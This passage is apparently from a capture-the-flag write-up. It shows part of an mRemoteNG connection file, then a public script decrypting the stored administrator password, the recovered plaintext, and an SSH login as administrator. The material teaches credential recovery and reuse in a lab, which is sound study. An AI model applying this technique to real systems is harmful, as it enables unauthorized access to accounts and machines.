le="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" R
DPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindo
w" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopCom
position="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" Redir
ectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtA
pp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMo
de="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColor
s="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" R
DGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitma
ps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="fal
se" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="fal
se" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="fal
se" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinter
s="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolutio
n="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingE
ngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" Inhe
```

Aaahah, we have got administrator's password. But its encrypted. We can use this tool: https://github.com/haseebT/mRemoteNG-Decrypt to decrypt the password.



```
┌──(root💀 kali)-[/opt/mRemoteNG-Decrypt]
└─# python3 mremoteng_decrypt.py -s "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowV
RdC7emf7lWWA10dQKiw=="
Password: thXLHM96BeKL0ER2
```

We have successfully decrypted the password. Now lets try to ssh into the machine with these credentials.
Annndddd we are in:



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>
```

Cheers!!